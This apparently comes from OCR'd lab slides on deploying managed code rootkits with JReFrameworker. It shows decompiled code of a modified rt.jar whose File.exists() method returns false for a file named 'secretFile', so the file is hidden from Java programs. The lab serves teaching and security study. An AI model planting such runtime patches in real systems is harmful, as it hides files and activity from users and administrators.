
```
Secret File Exists: false
```



Java Decompiler - File.class
rt.jar
java
applet
awt
beans
io
Bits
BufferedInputStream
BufferedOutputStream
BufferedReader
BufferedWriter
ByteArrayInputStream
ByteArrayOutputStream
CharArrayReader
CharArrayWriter
CharConversionException
Closeable
Console
DataInput
DataInputStream
DataOutput
DataOutputStream
DeleteOnExitHook
EOFException
ExpiringCache
Externalizable
File
FileDescriptor
File.class
788 return false;
} 790 return fs.checkAccess(this, 2);
}
private boolean jref_exists()
{
806 SecurityManager localSecurityManager = System.getSecurityManager();
807 if (localSecurityManager != null) {
808 localSecurityManager.checkRead(this.path);
}
810 if (isInvalid()) {
811 return false;
}
813 return (fs.getBooleanAttributes(this) & 0x1) != 0;
}
public boolean isDirectory()
{
836 SecurityManager localSecurityManager = System.getSecurityManager();
837 if (localSecurityManager != null) {
838 localSecurityManager.checkRead(this.path);
}
840 if (isInvalid()) {
841 return false;
}
843 return (fs.getBooleanAttributes(this) & 0x4) != 0;
Find: jref_exists
Next
Previous
Case sensitive



Java Decompiler - File.class
rt.jar
java
applet
awt
beans
io
Bits
BufferedInputStream
BufferedOutputStream
BufferedReader
BufferedWriter
ByteArrayInputStream
ByteArrayOutputStream
CharArrayReader
CharArrayWriter
CharConversionException
Closeable
Console
DataInput
DataInputStream
DataOutput
DataOutputStream
DeleteOnExitHook
EOFException
ExpiringCache
Externalizable
File
FileDescriptor
File.class
}
}
2191 return localPath;
}
public boolean exists()
{
18 if ((isFile()) && (getName().equals("secretFile"))) {
19 return false;
}
21 return jref_exists();
}
private static class TempDirectory
{
1871 private static final File tmpdir = new File((String)AccessController.doPrivileged(new GetProper
1878 private static final SecureRandom random = new SecureRandom();
static File location()
{
1874 return tmpdir;
}
static File generateFile(String paramString1, String paramString2, File paramFile)
throws IOException
{
Find: boolean exists()
Next
Previous
Case sensitive

Lab: Deploying MCRs with JReFrameworker

Java™
EVIL EDITION

